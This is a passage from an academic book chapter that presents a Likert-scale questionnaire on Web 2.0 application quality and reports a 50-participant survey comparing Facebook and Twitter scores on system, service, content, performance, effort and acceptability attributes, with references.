The Prepared Questionnaire and respective Likert scale options for the survey are given below.

System Quality

- **Navigation:** (Question number 1 to 5 the options are 'extremely satisfied', 'satisfied', 'average', 'dissatisfied', 'extremely dissatisfied', Question number 6 to 7 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
    1. Ability to navigate within the website?
    2. Stylist indication of the clickable item?
    3. Readability? Consider type of face, font size, color contrast
    4. Availability of link to the opening page on each subsequent page or keyword-based search feature?
    5. The Layout of the site?
    6. It avoids opening of unnecessary new browser windows.
    7. The system track where the user was in the last session (and any progress made).
- **Consistency:** (Question number 1 to 5 the options are 'Not Similar', 'Less Similar', 'Average', 'Similar', 'Very Similar')
    1. How similar are the organization and layout of pages with the opening page? Stylist indication of the clickable item?
    2. How is the use of the same terminology throughout the application?
    3. How alike is the use of spacing, layers, tables, borders, dividers and backgrounds throughout the application?
    4. How similar is the use of colour and shapes in all pages of the website?

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

5. How similar the fonts and letter size throughout the application?

- **Aesthetic:** (Question number 1 to 5 the options are 'very good', 'good', 'average', 'bad', 'very bad')
  1. How is the site's design? (Aesthetically appealing, pleasing)?
  2. How are the colours used in the website? (Harmonious and logically related)?
  3. How are the graphic and multimedia content of the website (likely to attract and appeal people or distract from the content)?
  4. How are the audio and video component's qualities?
  5. How is the graphics in the website? (Clear and easy to understand or access)?
- **Familiarity:** (Question number 1 to 4 the options are 'Not Similar', 'Less Similar', 'Average', 'Similar', 'Very Similar')
  1. How similar is the terminology with the previously used application?
  2. How similar is the structure or layout with the previous application?
  3. How similar is the execution of the task with the previous application?
  4. How similar is the icons and symbols with other application?
- **Customizability:** (Question number 1 to 5 the options are 'extremely satisfied', 'satisfied', 'average', 'dissatisfied', 'extremely dissatisfied')
  1. Support for choosing language
  2. Support for changing the background?
  3. Support for choosing layout?
  4. Support for changing colour?
  5. Support for marking, deleting, viewing by own choice?
- **Security:** (Question number 1 to 5 the options are 'extremely satisfied', 'satisfied', 'average', 'dissatisfied', 'extremely dissatisfied')
  1. The presence of the mechanism to avoid obvious security flaws?
  2. The resiliency of forms to special characters?
  3. Password protection of private files?
  4. Availability of setting to block access?
  5. Safeguarded of customer data appropriately against external access?

Service Quality

- **Helpfulness:** (Question number 1 to 5 the options are 'extremely satisfied', 'satisfied', 'average', 'dissatisfied', 'extremely dissatisfied')
  1. Availability of various types of help?
  2. The presence of FAQ?
  3. The presence of video tutorials?
  4. How clear and comprehensible are the instruction?
  5. The presence of large-print or audio options for the visually impaired?
- **Availability:** (Question number 1 to 5 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
  1. The site is almost always available (no frequent periods of unavailability)?
  2. Heavy traffic and/or limited connections do not affect site access?
  3. It notifies the user about the close of a site due to upgrade and maintenance?

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4. The Site does not need any proprietary software, helper applications or plug-ins?
5. Downtime of the site is satisfactory?

- **Interactivity:** (Question number 1 to 5 the options are 'extremely satisfied', 'satisfied', 'average', 'dissatisfied', 'extremely dissatisfied')
  1. Facility of a text message?
  2. Availability of bulletin boards?
  3. Facility of video chat and audio chat?
  4. Facility of giving comments?
  5. Message sending technique?
- **Error Prevention:** (Question number 1 to 5 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
  1. It asks user approval for any action.
  2. It asks for confirmation message for action like the update, delete, upload.
  3. It shows the warning message.
  4. It verifies the content, check grammar and spelling before posting.
  5. Undo, the redo feature is available.
- **Reliability:** (Question number 1 to 5 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
  1. The website is free from server side errors.
  2. The scripts are free from errors.
  3. It avoids breakdown.
  4. It does not repeat the same error.
  5. The information has been reviewed by others to ensure accuracy.
- **Recoverability:** (Question number 1 to 2 the options are 'extremely satisfied', 'satisfied', 'average', 'dissatisfied', 'extremely dissatisfied', Question number 3 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
  1. How does it react to interrupt?
  2. How fast will it recover from error and interrupt?
  3. The Work was done before an interrupt is not lost.
- **Responsiveness:** (Question number 1 to 5 the options are 'extremely satisfied', 'satisfied', 'average', 'dissatisfied', 'extremely dissatisfied')
  1. How fast you get reply for your query?
  2. How quickly the pages are loaded?
  3. How fast upload is done?
  4. How fast download is done?
  5. How fast is the action like delete, update and post?
- **Feedback:** (Question number 1 to 5 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
  1. The website has a Contact Us page with real address, phone number.
  2. Contact form or email available, basically a clear and easy to use feedback/contact mechanism.
  3. It notifies user regularly about what is going on.
  4. For each activity done, the application displays an appropriate message.
  5. Show status of loading, uploading, downloading.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Content Quality

- **Correctness:** (Question number 1 to 6 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
    1. The material of this site is unique, useful, and accurate. It is not derivative, repetitious, or doubtful.
    2. The content of the page is well written, with no grammar, typographical error and no spelling mistakes.
    3. The website is free of errors and disproven theories.
    4. For primary source information, the research methods are adequately described and explained. And for secondary source information, the sources of information are given.
    5. It generally agrees with other sources for similar information.
    6. The information of the site is valid.
- **Coverage:** (Question number 1 to 6 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
    1. The purpose of the resource is clearly stated.
    2. The site contains original information, not simply links.
    3. The representation of information is in a well-defined order.
    4. The information is subjective, not objective.
    5. It is totally free and there is no fee to obtain the information.
    6. There is no under construction page.
- **Credibility:** (Question number 1 to 5 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
    1. The information is trustworthy.
    2. It is full of fact, not opinion.
    3. The experience and skills of the author are satisfactory.
    4. The source of information is given and verified.
    5. The author can be contacted anytime for clarification.
- **Timeliness:** (Question number 1 to 6 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
    1. The content of the page need not to be updated (It contains Historical Data).
    2. The content is produced recently.
    3. The resource is frequently updated.
    4. There are no dead links on the page.
    5. The information on the pages is not outdated.
    6. The links in the site are up-to-date.
- **Value-Added:** (Question number 1 to 5 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
    1. Using this Website helps me to get a better decision.
    2. The information is very much useful.
    3. The site offers things not found elsewhere.
    4. The website encourages ongoing learning and further investigation.
    5. The facts contribute something new or add value to your knowledge of the subject.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Performance

- **Efficiency:** (Question number 1 to 5 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
  1. All of the pages within the site load quickly.
  2. The graphic content does not load a long time after the textual content has loaded.
  3. The information is quick to access.
  4. Searching for information in this website is an efficient way to manage my time.
  5. The website processing is fast.
- **Usefulness:** (Question number 1 to 7 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
  1. Using this website makes my job easier.
  2. It enhances performance in executing a task.
  3. It improves my task quality.
  4. It increases my task productivity.
  5. Using World Wide Web enables me to access a lot of information.
  6. The site is technologically impressive.
  7. Using this website saves my money.
- **Effectiveness:** (Question number 1 to 3 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
  1. Using the website enables me to accomplish tasks more quickly and accurately?
  2. The website supports to execute the critical part of my Tasks accurately?
  3. This Site enables me to have more accurate Information?

Effort

- **Minimal Action:** (Question number 1 to 4 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
  1. The page is well designed and easy to navigate, without too much clicking.
  2. The individual pages are not so long that excessive scrolling is necessary.
  3. It takes less number of links to get to something useful.
  4. Information can be searched by minimal key typing.
- **Minimal Memory Load:** (Question number 1 to 4 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
  1. Using this Web requires less mental effort.
  2. To achieve a particular task, users should keep a minimal deal of information in mind.
  3. Minimal memorizing is required to use the website.
  4. Minimal thinking and decision making is needed to use the website.
- **Accessibility:** (Question number 1 to 6 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
  1. It is viewable in different browsers.
  2. It viewable in different operating systems.
  3. The page doesn't require special software to view the information. Less amount of information is missing without the software.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4. The user is not required to divulge personal information or to pay a usage fee.
5. The site is available for people with disabilities.
6. The site has a text-based alternative.

- **Controllability:** (Question number 1 to 5 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
  1. The user has full control on the site.
  2. The user has full freedom to the site.
  3. There are facilities provided to return to the top level at any stage (e.g. links back to the homepage).
  4. I find it easy to get this Web to do what I want it to do.
  5. I find this Website user-friendly.
- **Ease of Use:** (Question number 1 to 6 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
  1. Navigation within the website is fairly easy.
  2. The content is easy to read (both font style and size).
  3. It is easy to find information and services within the website.
  4. It is easy to search the website.
  5. The information is well-organized including a table of contents, index, menu, and other easy-to-follow tools for navigation.
  6. Background knowledge and experiences are not necessary to use the website.
- **Learnability:** (Question number 1 to 5 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
  1. Learning this Website is easy for me.
  2. It can be understood by people with various levels of education or/and from different cultural backgrounds.
  3. It is easy for me to become skilful by using this Website.
  4. The information of the site is clear and easy to understand.
  5. I can comprehend most components of a page within seconds.
- **Memorability:** (Question number 1 to 3 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
  1. I can easily remember how to reach the same page when I visit next time.
  2. As time passes, I am more accustomed to the website with less effort.
  3. I can easily remember the location of the particular feature even if the application is not used for a longer period of time.
- **Understandability:** (Question number 1 to 5 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
  1. How to use the website is clear and easy to understand.
  2. It is clearly stated why the page was written and for whom.
  3. The website does not have unnecessary components.
  4. There are not redundant components in the website.
  5. The website can be used without expert help.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Acceptability

- **Playfulness:** (Question number 1 to 12 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
    1. I find this portal overall an entertaining site.
    2. I browse the site for my pleasure.
    3. The index page attracts a visitor deeper into the site.
    4. The information is presented in an interesting manner, but not so creatively as to obscure its meaning.
    5. I find it enjoyable to use the site.
    6. When interacting with the website, my full attention is focused on the site.
    7. When interacting with the website, I do not realize the time elapsed and I forget the other work I must do.
    8. When interacting with the website, I am not aware of any noise.
    9. Using the site gives me enjoyment and fun for my task.
    10. Using the site keeps me happy for my task.
    11. Using the site stimulates my curiosity.
- **Satisfaction:** (Question number 1 to 5 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree', Question number 6 the options are 'excellent', 'good', 'similar', 'worse', 'worst')
    1. This site is appropriate for your needs. It fulfils its purpose.
    2. Using this site is a good and positive idea.
    3. Using this site is a wise idea.
    4. Using this site is a satisfactory idea.
    5. How does our website compare to similar websites you have visited?
- **Loyalty:** (Question number 1 to 6 the options are 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree', 'strongly agree')
    1. I recommend this website to friends or colleague in the future.
    2. The site is distinct and memorable.
    3. It encourages me to return to this site in the future.
    4. I feel that I have personal ties to the website.
    5. I feel as though I am emotionally connected to the website.
    6. I feel as though I am taking part with the website.

Select Web 2.0 Application

The prepared questionnaire can be asked for any web 2.0 application. But social networking sites are used for various purposes. Some users use it for communicating with friends in a virtual society. Some users use it for sharing information and some users use it for entertainment. Some users use it for finding some information like current news. For a comparative study of two similar web2.0 applications, Twitter and Facebook are selected. In this century, all are familiar with the two social networking sites. These names stir up feelings, opinions, and experiences in just about all of us. Some love Twitter or Facebook more than life itself while some others use it for time pass. Regardless of the level of involvement, there is no denying of the immense popularity of Facebook and Twitter. These two sites have a large number

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of users all over the world, and the users are from different educational and professional background. The two websites have almost all web 2.0 features. So in this study, these two popular social networking sites are chosen.

Twitter

Twitter is an online social networking site that enables users to send and read short 140-character messages called "tweets". Twitter was created in March 2006 by Jack Dorsey, Evan Williams, Biz Stone and Noah Glass. The website was launched in July 2006. The head office of Twitter is in San Francisco and over 35 offices around the world. Twitter is a free micro blogging website. In twitter, the registered users can read and post tweets, but unregistered users can also read them. But to post tweets users have to register in the website. The users can access Twitter through the website interface, SMS, or mobile device app. The service rapidly gained worldwide popularity, with more than 100 million users who in 2012 posted 340 million tweets per day. The service can also handle 1.6 billion search queries per day. In 2013, Twitter was one of the ten most-visited websites and has been described as "the SMS of the Internet." According to the data published in official twitter website as on June 30, 2015, Twitter has 316 million monthly active users, around 500 million tweets sent per day. There are 80% active users on mobile, 4100 employees around the world and 50% of the employees are the engineers. Over 35 languages are supported by twitter. Twitter has a search bar and a sidebar of "trending topics" the most common phrases appearing in messages. Biz Stone explains that all messages are instantly indexed and it reported "with this newly launched feature, Twitter has become something unexpectedly important – a discovery engine for finding out what is happening right now." Twitter experienced many security attacks, outages and error but it recovered from those and now it is a stable site with less downtime. The theme of twitter is "Discover what's happening in your world" and the mission of twitter is "To give everyone the power to create and share ideas and information instantly, without barriers".

Twitter messages are public, but users can also send private messages. Twitter collects personally identifiable information about its users and shares it with third parties. While Twitter displays no advertising, advertisers can target users based on their history of tweets and may quote tweets in ads directed specifically to the user. Twitter has also launched the beta version of their "Verified Accounts" service on June 11, 2009. It allows the famous or notable people to announce their Twitter account name. The home pages of these accounts display a badge indicating their status. Twitter has a "report abuse" button for all versions of the site. Twitter has also reporting and blocking policies. Twitter has its own integrated photo-sharing service that allows users to upload a photo and attach it to a tweet. Users can also add pictures to Twitter's search by adding hash tags to the tweet. These are some features of twitter. Besides these features twitter has many more features. So twitter is very popular now a day. People use Twitter to follow their favourite celebrities and know about them. People use twitter to know the current news as well as to share information. People can talk with each other in this virtual society.

Facebook

Facebook is also an online social networking service. The Headquarter of facebook is in Menlo Park, California. The website was launched on February 4, 2004, by Mark Zuckerberg with his college roommates and fellow Harvard University students Andrew McCollum, Eduardo Saverin, Chris Hughes and Dustin Moskovitz. Mark Zuckerberg is popularly known as the founder of Facebook. The mission of


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Facebook is "to give people the power to share and make the world more open and connected". According to the official website of Facebook, "people use Facebook to stay connected with friends and family, to discover what's going on in the world, and to share and express what matters to them". Facebook allows anyone who claims to be at least 13 years old to become a registered user of the website. After registering to use the site, users can create their user profile, add other users as friends, following other users, post status updates and photos, exchange messages, share videos and receive notifications when others update their profiles. Facebook has its news Feed and Facebook Notes. Facebook provides messaging, voice calling, video calling, video viewing facility. The users can create various communities and join it. The users may also join common-interest user groups, organized by workplace, school or college, or other characteristics. The users can categorize their friends into different lists such as People from Work, family or Close Friends. There is facebook messenger which can be used for messaging, that is sending and receiving the text message, image, audio, and video. There is Facebook Lite for android. The user can play various games using facebook account. Facebook had over 1.3 billion active users as on June 2014. Due to the large volume of data collected about users, the service's privacy policies have faced scrutiny, among other criticisms. It also provides Tor hidden service for privacy purpose. There are many more features of facebook. Now a day facebook is very popular among user.

Participants

For this study, a survey is conducted and the participants in the survey are the users of Facebook and Twitter. According to Holzinger (Holzinger, 2005) thirty subjects are sufficient to reach 80% discovery rate when the questionnaire method is applied. A total of 50 participants aged 18 to 35 years, 23 (i.e. 46%) male and 27 (54%) female participated in the study. All of them are the users of both Facebook and Twitter. Figure 3 represents bar graph of age detail of the participants participated in the survey.

Figure 3. Bar graph of age detail of the participants



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1 shows the age and gender detail of the participants. Figure 4 shows corresponding bar graph of the age and gender detail of participants. Since one major limitation in the previous studies was the homogeneity of participants. When conducting a survey on participants of same the locality or the same age group, their thinking was also matched up to some extents. So for a bias-free survey in this study the survey in conducted on the user coming from the different background. Among the 50 participants 4 are faculty, 28 are M.Tech students, 12 are B.Tech students, 2 are B.Sc students, 1 is CS student, 1 is MCA student, 1 is MBA student, 1 is Marketing executive. Some of the M.Tech students have experience in software development and web development field. The detail about qualification and occupation of the participants is given in Table 2. Figure 5 shows the respective bar graph for qualification and occupation detail of participants.

Conducting a Survey

For this study, a survey is conducted. As already mentioned here the questionnaire method and Likert scale is used. So after preparing questionnaire the Likert scale is added for each question. Then the Questionnaire is printed in the paper and given to different participants. The questionnaire is given to 50 participants. They have to mark tick against their choice for each question. For bias free survey, the questionnaire for different quality is given to participants in different days. Sufficient time is given to the participant for thinking and marking correct response. The Surveyor explained detail about the survey and meaning of each and every question to the participants. After collecting all the responses, analysis of data is done.

Table 1. Gender and age detail of participant

Age	M(23)	F(27)
18	2	-
19	-	5
20	-	2
21	1	2
22	1	4
23	2	7
24	4	4
25	4	2
26	2	-
27	1	-
28	1	-
29	1	-
30	1	1
31	2	-
35	1	-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Bar graph of age and gender detail of the participants





Table 2. Qualification and Occupation detail of participant

Qualification	Student	Faculty	Marketing Executive
PhD.(CONT)		3	
M.TECH		1	
M.TECH(Cont..)	28		
B.TECH(Cont..)	12		
B.SC(Cont..)	2		
C.S(Cont..)	1		
MCA(Cont..)	1		
MBA(Cont..)	1		
MIMC			1

Figure 5. Bar graph of qualification and occupation detail of the participants



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

FINDINGS

After the questionnaire is completed, each question is analyzed separately. Responses of the questions are summed up to create a score. Then the average is calculated for each question.

Average of a question (score) = (Total sum of responses for the question) / (number of participants)

It is otherwise written as the formula (1) given below.

$$\text{Score for a question} = \frac{\left(\sum_{i=1}^{n} \text{response of the participant i for a question}\right)}{n} \quad (1)$$

where n=number of participants

After finding the score for each question, the score of each quality attribute is calculated.

Score of a quality attribute = (Total sum of score for each question in a quality attribute) / (number of question for that quality attribute)

This can be otherwise written by the formula (2) given below.

$$\text{Score of a quality attribute} = \frac{\left(\sum_{i=1}^{m} \text{Score for question } i\right)}{m} \quad (2)$$

where m is the number of question for a quality attribute.

After calculating these values, the finding for each quality attribute for Facebook and twitter is given in the table below. Table 3 shows the score of each quality attributes for System quality. Figure 6 represents respective bar graph for score of quality attributes of System quality. Table 4 shows the score of each quality attributes for Service quality. Figure 7 represents respective bar graph for score of quality attributes of Service quality. Table 5 shows the score of each quality attributes for Content quality. Figure 8 represents respective bar graph for score of quality attributes of Content quality. Table 6 shows the

Table 3. Detail Score of Quality attributes of System Quality

System Quality	Facebook	Twitter
Navigation	4.077	3.868
Security	3.972	3.772
Aesthetic(Attractiveness)	4.164	4.004
Consistency	4.088	4.02
Customizability	3.46	3.348
Familiarity	3.48	3.275

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Bar graph of Score of quality attributes of System Quality




Table 4. Detail Score of Quality attributes of Service Quality

Service Quality	Score of Facebook	Score of Twitter
Helpfulness	3.488	3.372
Availability	3.74	3.644
Interactivity	4.2	3.92
Error Prevention	3.768	3.552
Reliability	3.348	3.24
Recoverability	3.326	3.233
Responsiveness	3.696	3.712
Feedback	3.78	3.644

score of each quality attributes for Performance. Figure 9 represents respective bar graph for score of quality attributes of Performance. Table 7 shows the score of each quality attributes for Effort. Figure 10 represents respective bar graph for score of quality attributes of Effort. Table 8 shows the score of each quality attributes for Acceptability. Figure 11 represents respective bar graph for score of quality attributes of Acceptability.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Bar graph of Score of quality attributes of Service Quality




Table 5. Detail Score of Quality attributes of Content Quality

Content Quality	Score of Facebook	Score of Twitter
Correctness	3.41	3.3967
Coverage	3.928	3.812
Credibility	3.196	3.1
Timeliness	3.72	3.6933
Value-Added	3.408	3.448

FUTURE RESEARCH DIRECTIONS

Considering these points of views this study presents the results of an on-going research, future work will be focused on, more analysis of collected data to improve website quality attribute which score badly in this quantitative evaluation. Representing the website quality with a single numerical index should be done in future researches. Another future work of this study will be focused on validating the method to what extends it produce good result.

Web 2.0 app is a social web application which deals with retrieval of information syntactically, but it does not provide meaningful information. This is because web 2.0 application is a syntactic web app. But the desktop or computers and mobile apps can't process the data semantically as they are not human

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 8. Bar graph of Score of quality attributes of Content Quality





Table 6. Detail Score of Quality attributes Performance

Performance	Score for Facebook	Score of Twitter
Efficiency	3.78	3.808
Effectiveness	3.28	3.2933
Usefulness	3.482	3.417

Figure 9. Bar graph of Score of quality attributes of Performance



beings. Hence, there is a need to design the data in a consistent and semantic way to provide a better quality design. The semantic web app is built by using ontologies in the web. Ontologies specify meaning of annotations and also provide a vocabulary of terms. To build ontology in web app RDF, RDFS and OWL language are used to achieve the efficient quality design in mobile web system.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 7. Detail Score of Quality attributes of Effort

Effort	Score of Facebook	Score of Twitter
Minimal Action	3.93	3.9
Minimal Memory Load	3.87	3.795
Accessibility	3.8	3.71667
Controllability	3.84	3.756
Understandability	3.916	3.804
Ease of Use	4.16	4.093
Learnability	4.028	3.736
Memorability	4.106666667	3.893

Figure 10. Bar graph of Score of quality attributes of Effort




Table 8. Detail Score of Quality attributes of Acceptability


Acceptability	Score of Facebook	Score of Twitter
Satisfaction	4.008	3.616
Playfulness	3.912	3.574
Loyalty	3.82667	3.5333

CONCLUSION

In this study, a quality model for web 2.0 application is identified. A survey is conducted on 50 Facebook and twitter users by using questionnaire method. In previous studies, one limitation was the homogeneity of participants. In this study, this limitation is avoided by conducting a survey on the different types of user coming from the different backgrounds. In previous study, quality evaluation is done for a particular web 2.0 application. To avoid this limitation, in this study, the survey is done by questionnaire method

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 11. Bar graph of Score of quality attributes of Acceptability



and the questions are prepared in such a way that, it can be used for any type of web 2.0 application. In this study, the survey is only done for the two popular social networking site Facebook and twitter.

From the findings and graph, it is found that Facebook scores more than twitter for every quality attribute except responsiveness, value added, effectiveness and efficiency. But the difference between the score of the two websites is very low but cannot be ignored. This may be one reason that Facebook has more users compared to twitter. While considering the quality attributes of individual websites, all the quality attributes of both the side score above average. But some quality attributes score poor and some score more. So the poor scoring quality can be improved by giving more focus on that area while designing and modifying the websites. Interactivity scores the highest and credibility scores the lowest for Facebook. Ease of use scores highest and credibility score lowest for twitter. So the focus should be given while designing and updating these websites to achieve more score in credibility.

REFERENCES

Albuquerque, A. B., & Belchior, A. D. (2002). E-commerce Website quality evaluation. *Proceedings of the 28th 2002 Euromicro Conference* (pp. 294-300). IEEE.

Almeida, J. M., Goncalves, M. A., Figueiredo, F., Pinto, H., & Belem, F. (2010). On the quality of information for web 2.0 services. *IEEE Internet Computing*, *14*(6), 47–55. doi:10.1109/MIC.2010.102

Beg, M. S. (2005). A subjective measure of web search quality. *Information Sciences*, *169*(3), 365–381. doi:10.1016/j.ins.2004.07.003

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Brown, A., Jay, C., Chen, A. Q., & Harper, S. (2012). The uptake of Web 2.0 technologies, and its impact on visually disabled users. *Universal Access in the Information Society*, *11*(2), 185–199. doi:10.1007/s10209-011-0251-y

Burns, A.C., & Bush, R.F. (2008). Basic Marketing Research (2nd ed., p. 245). New Jersey: Pearson Education.

Cappiello, C., Daniel, F., & Matera, M. (2009). *A quality model for mashup components* (pp. 236–250). Springer Berlin Heidelberg.

Cavano, J. P., & McCall, J. A. (1978, January). A framework for the measurement of software quality. *Performance Evaluation Review*, *7*(3-4), 133–139. doi:10.1145/1007775.811113

Cavazza, F. (2005). *Web 2.0: la révolution par les usages*. Journal du Net Solutions.

ELdesouky. A. I., Hesham, A., & Hazem, R. (2008). Toward complex academic websites quality evaluation method (QEM) framework: quality requirements phase definition and specification. Cairo, Egypt: Mansoura University, Faculty of Engineering. Computer and Systems Engineering Department.

ELKorany, A., Nabil, D., & ELDin, A. S. (2009). Quality measurement model for KADS domain knowledge. *J Softw Eng*, 1-14.

Gabriel, I. J. (2007, April). Usability metrics for measuring usability of business-to-consumer (b2c) e-commerce sites. *Proceedings of the 6th Annual ISOnEworld Conference* (pp. 74-1).

Guide to Software Product Quality Requirements and Evaluation (SQuaRE). (2010, December). ISO, Geneva.

Hart, J., Ridley, C., Taher, F., Sas, C., & Dix, A. (2008, October). Exploring the Facebook experience: a new approach to usability. *Proceedings of the 5th Nordic conference on Human-computer interaction: building bridges* (pp. 471-474). ACM. doi:10.1145/1463160.1463222

Holzinger, A. (2005). Usability engineering methods for software developers. *Communications of the ACM*, *48*(1), 71–74. doi:10.1145/1039539.1039541

Hussher. (2006). *F. Le nouveau pouvoir des internautes* (Timée-Editions).

Lu, Y. H., Hong, Y., Varia, J., & Lee, D. (2005, March). Pollock: automatic generation of virtual web services from websites. *Proceedings of the 2005 ACM symposium on Applied computing* (pp. 1650-1655). ACM. doi:10.1145/1066677.1067052

Mich, L., Franch, M., & Gaio, L. (2003). Evaluating and designing website quality. *Multimedia, IEEE*, *10*(1), 34–43. doi:10.1109/MMUL.2003.1167920

Nielsen, J. (1995, May). Usability inspection methods. *Conference companion on Human factors in computing systems* (pp. 377–378). ACM. doi:10.1145/223355.223730

O'Reilly, *T.* (2006). *Web 2.0 Principles and Best Practices*. O'Reilly Media.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

O'Reilly, T. (2005). What is Web 2.0: Design Patterns and Business Models for the Next Generation of Software. *Proceedings of the Web 2.0 Conference*.

O'Reilly, T. (2006). *Seven principles of Web 2.0 make a lot more sense if you change the order*. Open Gardens.

Ogawa, H., & Goto, Y. (2006). *Web 2.0 book*. Tokyo, Japan: Impress Japan Corporation.

Orehovački, T., Granić, A., & Kermek, D. (2012). Exploring the quality in use of Web 2.0 applications: the case of mind mapping services. *Current Trends in Web Engineering* (pp. 266–277). Springer Berlin Heidelberg. doi:10.1007/978-3-642-27997-3_26

Orehovački, T., Granić, A., & Kermek, D. (2013). Evaluating the perceived and estimated quality in use of Web 2.0 applications. *Journal of Systems and Software*, *86*(12), 3039–3059. doi:10.1016/j.jss.2013.05.071

Pang, M., Suh, W., Hong, J., Kim, J., & Lee, H. (2009). A new website quality assessment model for the Web 2.0 Era. Handbook of research on Web, 2(3.0), 387-410.

Pang, M. S., Suh, W., Kim, J., & Lee, H. (2009). A benchmarking-based requirement analysis methodology for improving websites. *International Journal of Electronic Commerce*, *13*(3), 119–162. doi:10.2753/JEC1086-4415130305

Ricca, F., & Chao, L. (2009). Special section on web systems evolution. *International Journal of Software Tools and Technology Transfer*, *11*(6), 419–425. doi:10.1007/s10009-009-0127-0

Saha, R., & Grover, S. (2011). Quantitative evaluation of website quality dimension for web2. 0 environment. *International Journal of u-and e-Service Science and Technology*, *4*(4), 14–35.

Sbihi, B., El Jazouli, S., & El Kadiri, K. E. (2009). Web 2.1: Toward a large and qualitative participation on the Web. *Journal of Information and Organizational Sciences*, *33*(1), 191–204.

Shirleen, K., & Burn, J. (2005). Developing a framework for assessing information quality on the World Wide Web. *Inform Sci J*, *8*, 159–172.

Silva, P. A., & Dix, A. (2007, September). Usability: not as we know it! *Proceedings of the 21st British HCI Group Annual Conference on People and Computers: HCI... but not as we know it (Vol. 2,* pp. 103-106). British Computer Society.

Taylor, I. (2012, January). *4 Measurement Scales Every Researcher Should Remember*. Retrieved from http://blog.questionpro.com/2012/01/04/4-measurement-scales-every-researcher-should-remember/

Thompson, A. J., & Kemp, E. A. (2009, July). Web 2.0: extending the framework for heuristic evaluation. *Proceedings of the 10th International Conference NZ Chapter of the ACM's Special Interest Group on Human-Computer Interaction* (pp. 29-36). ACM. doi:10.1145/1577782.1577788

TR 9126-3 Software engineering product quality Part3: internal metrics. (2003). *International Organization for Standardization*.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

KEY TERMS AND DEFINITIONS

Quality Attributes: Quality attributes are the overall factors that affect run-time behaviour, system design, and user experience. They represent areas of concern that have the potential for application wide impact across layers and tiers. In this study, web 2.0 applications have various qualities attribute that affect web 2.0 application.

Quality Model: Quality models are structured and well-defined classification and sub-classification of various quality and sub-quality. Web quality model classify various quality attribute affecting the website. There are a large number of quality models and standards. Generally web quality models are used for evaluating the quality of a website.

Quantitative Analysis: Quantitative analysis is a business or financial analysis technique that seeks to understand behavior by using complex mathematical and statistical modeling, measurement and research. By assigning a numerical value to variables, quantitative analysts try to replicate reality mathematically.

Questionnaire: Questionnaire is a research instrument consisting of a series of questions and other prompts for the purpose of gathering information from respondents. It is devised for the purpose of the survey or statistical study. It serves four basic purposes: to collect the appropriate data, make data comparable and amenable to analysis, minimize bias in formulating and asking the question, and to make questions engaging and varied.

